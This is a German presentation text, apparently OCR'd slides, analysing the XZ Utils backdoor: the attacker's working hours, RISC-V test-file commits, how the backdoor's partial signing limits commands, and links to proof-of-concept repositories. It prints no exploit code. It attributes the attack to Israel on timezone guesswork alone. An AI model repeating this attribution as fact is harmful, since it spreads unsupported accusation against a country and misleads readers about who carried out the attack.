  - Er Arbeitet meistens von Dienstag bis Freitag (meistens; Parttimer 80%?)
  - Er Arbeitet an asiatischen Feiertagen aber lässt Weihnachten und Neujahr aus.
  - Er arbeitet regelmässig 6 Stunden und nie von 4:00 bis 7:00UTC
    - Hypothetische Zeitzone wäre also ungefähr GMT+2

→ Das deutet eigentlich auf «östliche europäische» Länder hin. Ein «üblicher Verdächtiger» in dieser Zeitzone wäre Israel.




家坦

In a Nutshell



Wovon bis heute (meines Wissens) nicht gesprochen wird:

– Neben den bekannten Commits gibt es ähnliche, die bedeuten könnten, dass mehrere Architekturen betroffen sind oder geplant waren betroffen zu sein. Z.B. Risc-V



git.tukaani.org / xz.git / history

summary | shortlog | log | commit | commitdiff | tree
first · prev · next

Tests: Update RISC-V test files.

[xz.git] / tests / files / good-1-riscv-lzma2-1.xz

2024-03-09	*Jia Tan*	**Tests: Update RISC-V test files.**	blob | commitdiff | raw
2024-01-23	*Jia Tan*	**Tests: Use smaller dictionary size in RISC-V test files.**	blob | commitdiff | raw | diff to current
2024-01-23	*Jia Tan*	**Tests: Add two RISC-V Filter test files.**	blob | commitdiff | raw | diff to current

XZ Utils

Meine 2cts

- Die meisten Leute gehen von einem «State Sponsored Actor» aus. Ich stimme dem nicht zu!
- Indikatoren:
  - Wahrscheinlicher Ursprung: Israel→ Bekannt für seine Fähigkeiten im Bereich der Staatstrojaner
  - Die Art der «Signatur» des Requests ist seltsam. Statt den ganzen Request zu signieren, wird nur ein Teil des Kommandos und ein Teil des Payloads aber der ganze Hostkey signiert. Es werden nur ein Teil des Kommandos und ein Teil des Payloads signiert.
    - Sie erlaubt es Pakete auszugeben, die nur login machen können auf einem spezifischen Host
    - Sie erlaubt es die ersten 5 Bytes des Kommandos zu limitieren auf z.B.
      - grep
      - cat
      - Halt
      - Ein anderer 4 Byte Befehl (setzt voraus, dass der “Kunde” extrem bescheidene Kenntnisse der Shell besitzt).
    - -> Ein entgleister Versuch der Kommerzialisierung?

Mehr Info:

“Low Level Learning” zeigt auf Youtube unter anderem mit der Hilfe eines ersetzten Schlüssels, wie ein Angreifer den Exploit hätte ausnützen können (Die gepatchte Version wurde von Anthony Weems unter https://github.com/amlweems bereitgestellt).

– https://www.youtube.com/watch?v=vV_WdTBbww4

Quellen:

- https://tukaani.org/xz-backdoor/
- https://jfrog.com/blog/xz-backdoor-attack-cve-2024-3094-all-you-need-to-know/
- https://github.com/amlweems/xzbot
- https://gynvael.coldwind.pl/?lang=en&id=782
- https://gist.github.com/thesamesam/223949d5a074ebc3dce9ee78baad9e27
- https://github.com/JiaT75?tab=overview&from=2021-12-01&to=2021-12-31
- https://github.com/0xlane/xz-cve-2024-3094
- https://gigazine.net/gsc_news/en/20240404-xz-utils-jia-tan
- https://rheaeve.substack.com/p/xz-backdoor-times-damned-times-and
- https://www.openwall.com/lists/oss-security/2024/03/29/4
- https://twitter.com/fr0gger_/status/1774342248437813525/photo/1